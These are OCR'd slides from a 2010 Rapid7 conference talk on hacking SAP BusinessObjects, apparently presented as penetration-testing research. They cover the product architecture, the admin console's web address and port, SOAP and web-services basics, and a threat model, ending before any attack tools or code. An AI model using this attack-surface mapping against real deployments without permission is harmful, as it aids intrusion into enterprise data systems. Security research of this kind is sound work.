RAPID7

Hacking SAP BusinessObjects

Joshua 'Jabra' Abraham - jabra@rapid7.com
Willis Vandevanter – will@rapid7.com

09/22/10

Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

Standard Disclaimer

Do not do anything contained within this presentation unless you have written permission!!

Who are We?

- Joshua "Jabra" Abraham – Security Consultant/Researcher
  - Penetration Testing , Web Application Audits and Security Researcher
  - Bachelor of Science in Computer Science
  - Contributes to the BackTrack LiveCD, BeEF, Nikto, Fierce, and PBNJ
  - Speaker/Trainer at BlackHat, DefCon, ShmooCon, SANS Pentest Summit ,OWASP Conferences, LinuxWorld, Infosec World, CSI and Comdex
  - Twitter: **http://twitter.com/jabra**   Blog: **http://sploit.wordpress.com**

- Willis Vandevanter – Security Consultant/Researcher
  - Penetration Tester and Security Researcher
  - BSc in CS, Masters of CS in Secure Software Engineering
  - Twitter: **http://twitter.com/willis__** (two underscores!!)

Rapid7 Overview

- Vulnerability Management

RAPID7 NEXPOSE

- Open source projects


metasploit

w3af
Web Application Attack and Audit Framework

- Professional Services
  - Network Pentesting
  - Web Application Audits
  - Training
  - Deployment

Overview


- What we will discuss
- What we will not discuss
- Things to keep in mind
  - Breaking stuff is cool
  - Disclaimer



SAP Product Suite

- Enterprise Resource Planning
- Business Intelligence (BI)
- Business Suite
  - Customer Relationship Planning
  - Enterprise Resource Planning
  - Product Lifecycle Management
  - Supply Chain Management
  - Supplier Relationship Management


- R/3
- BusinessObjects
- Netweaver


MICHAEL DOUGLAS CHARLIE SHEEN DARYL HANNAH
Every dream has a price.
AN OLIVER STONE FILM
WALL STREET
TWENTIETH CENTURY FOX PRESENTS · AN EDWARD R. PRESSMAN PRODUCTION · AN OLIVER STONE FILM
MICHAEL DOUGLAS · CHARLIE SHEEN · DARYL HANNAH · MARTIN SHEEN · WALL STREET
HAL HOLBROOK AND TERENCE STAMP DIRECTOR OF PHOTOGRAPHY ROBERT RICHARDSON CO-PRODUCER A. KITMAN HO
WRITTEN BY STANLEY WEISER & OLIVER STONE PRODUCED BY EDWARD R. PRESSMAN DIRECTED BY OLIVER STONE
R RESTRICTED

Focus of this talk

- SAP BusinessObjects Enterprise XI (XI 3.2 is the latest version)
- 20,000 ft view
  - Aggregating and analyzing vast amounts of data along with presentation of/providing access via many interfaces
  - Flexible, Scalable, and Accessible

BO BI Architecture Overview



Web-based Applications

LCM Components

LCM Web Front-end

LCM Info Objects + Desktop Plug-ins (SDK)

Audit Support

Session Manager

VMS Subversion

LCM Config + Job Content

LCM Job Scheduler

LCM Dependency Management

LCM Repository

Web Client

Web Server

Live Office

Web Intelligence Rich Client

Central Configuration Manager (CMC)

Universe Designer

Business View Manager

Desktop Intelligence

Import Wizard

Crystal Xcelsius

Crystal Reports Designer

Publishing Wizard

System Database

Audit Database

Web Application Server

Web Application Container Server (WACS)

Central Management Server (CMS)

Event Server

Crystal Reports Cache Server

Input File Repository Server (FRS)

Output File Repository Server (FRS)

Desktop Intelligence Cache Server

Server Intelligence Agent

Active Job Server

Replication Service

Web Intelligence Scheduling and Publication Service

Scheduling Host Service

Destination Configuration Service

Adaptive Processing Server

Client Auditing Proxy Service

Search Service

Publishing Post Processing Service

Publishing Service

BusinessObjects Enterprise XI 3.1 Infrastructure

Report Application Server (RAS)

Crystal Reports Job Server

Crystal Reports Processing Server

Web Intelligence Processing Server

Connection Server

Desktop Intelligence Job Server

Desktop Intelligence Processing Server

Multi-Dimensional Analysis Server (MDAS)

Publication Job Server

Program Job Server

Destination Job Server

List of Values (LOV) Job Server

LCM Job Server

Reporting Data Store


Business View

Universe

OLAP Data Source


1	Direct to Production Database
2	Via Business View to Production Database
3	Via Universe to Production Database
4	Via Universe to OLAP Database
5	Direct to OLAP Database
- - -	Via 3-Tier Architecture (Using HTTP)
- - -	Via Web Services (Using SOAP)

Interfaces we focused on


Web-based Applications
LCM Components
LCM Web Front-end
LCM Info Objects + Desktop Plug-ins (SDK)
Audit Support
Session Manager
VMS Subversion
LCM Config + Job Content
LCM Job Scheduler
LCM Dependency Management
LCM Repository
Web Client
Web Server
System Database
Audit Database
Live Office
Web Intelligence Rich Client
Central Configuration Manager (CMC)
Universe Designer
Business View Manager
Desktop Intelligence
Import Wizard
Crystal Xcelsius
Crystal Reports Designer
Publishing Wizard
Active Job Server
Replication Service
Web Intelligence Scheduling and Publication Service
Scheduling Host Service
Destination Configuration Service
Adaptive Processing Server
Client Auditing Proxy Service
Search Service
Publishing Post Processing Service
Publishing Service
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server
Crystal Reports Cache Server
Input File Repository Server (FRS)
Output File Repository Server (FRS)
Desktop Intelligence Cache Server
Server Intelligence Agent
BusinessObjects Enterprise XI 3.1 Infrastructure
Report Application Server (RAS)
Crystal Reports Job Server
Crystal Reports Processing Server
Web Intelligence Processing Server
Connection Server
Desktop Intelligence Job Server
Desktop Intelligence Processing Server
Multi-Dimensional Analysis Server (MDAS)
Publication Job Server
Program Job Server
Destination Job Server
List of Values (LOV) Job Server
LCM Job Server
Reporting Data Store
Business View
Universe
OLAP Data Source
1 Direct to Production Database
2 Via Business View to Production Database
3 Via Universe to Production Database
4 Via Universe to OLAP Database
5 Direct to OLAP Database
Via 3-Tier Architecture (Using HTTP)
Via Web Services (Using SOAP)


Central Management Console

- Administrative Interface to BO
- Access is provided via the webserver (http://ip:6405/CmcApp) authenticates against the Central Management Server
- Provides
  - User and group creation and management
  - Server/Services Configuration
  - Object Rights, scheduling, security settings




Web Services

- Provides:
  - Session Handling
    - Auth, User privilege management
  - Business Intelligence Platform
    - Server administration, scheduling, etc.
  - Report Engine
    - Access reports (Crystal Reports, Web Intelligence, etc.)
  - Query
    - Build ad hoc queries


System Database
Audit Database
5
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server


Service Oriented Architecture 101

- Think Object Oriented over XML
- Add this on top of HTTP
- That's SOA!
- Connect Legacy systems


Step 1) User Request
Step 4) Web Server Response
User
Web Server
Step 2) Web Service Request
Step 3) Web Service Response
Web Service (Mainframe)

SOAP 101

- Web Services
  - API in XML over HTTP
- OSI Layer 8,9 and 10…
  - Layer 8 – XML
  - Layer 9 – Security (WS-*)
  - Layer 10 – SOAP
- "Wiz Dullz" (WSDLs)
  - Data definitions
- UDDIs
  - Pointers




Threat Model

- Web Services in Transit
- Web Services Engine
- Web Services Deployment
- Web Services User Code

Reference: Hacking Web Services

SSL vs Message Security

- Point-to-Point OR chained workflow
- SSL (All or nothing)
  - No fine grained control of portions of the applications
  - No audit trail
- Message
  - Ton of work!
  - Add amounts of security
  - Audit trail
  - Verify messages have not changed!
  - Encrypt message body (admin attack)



Tools of the Trade

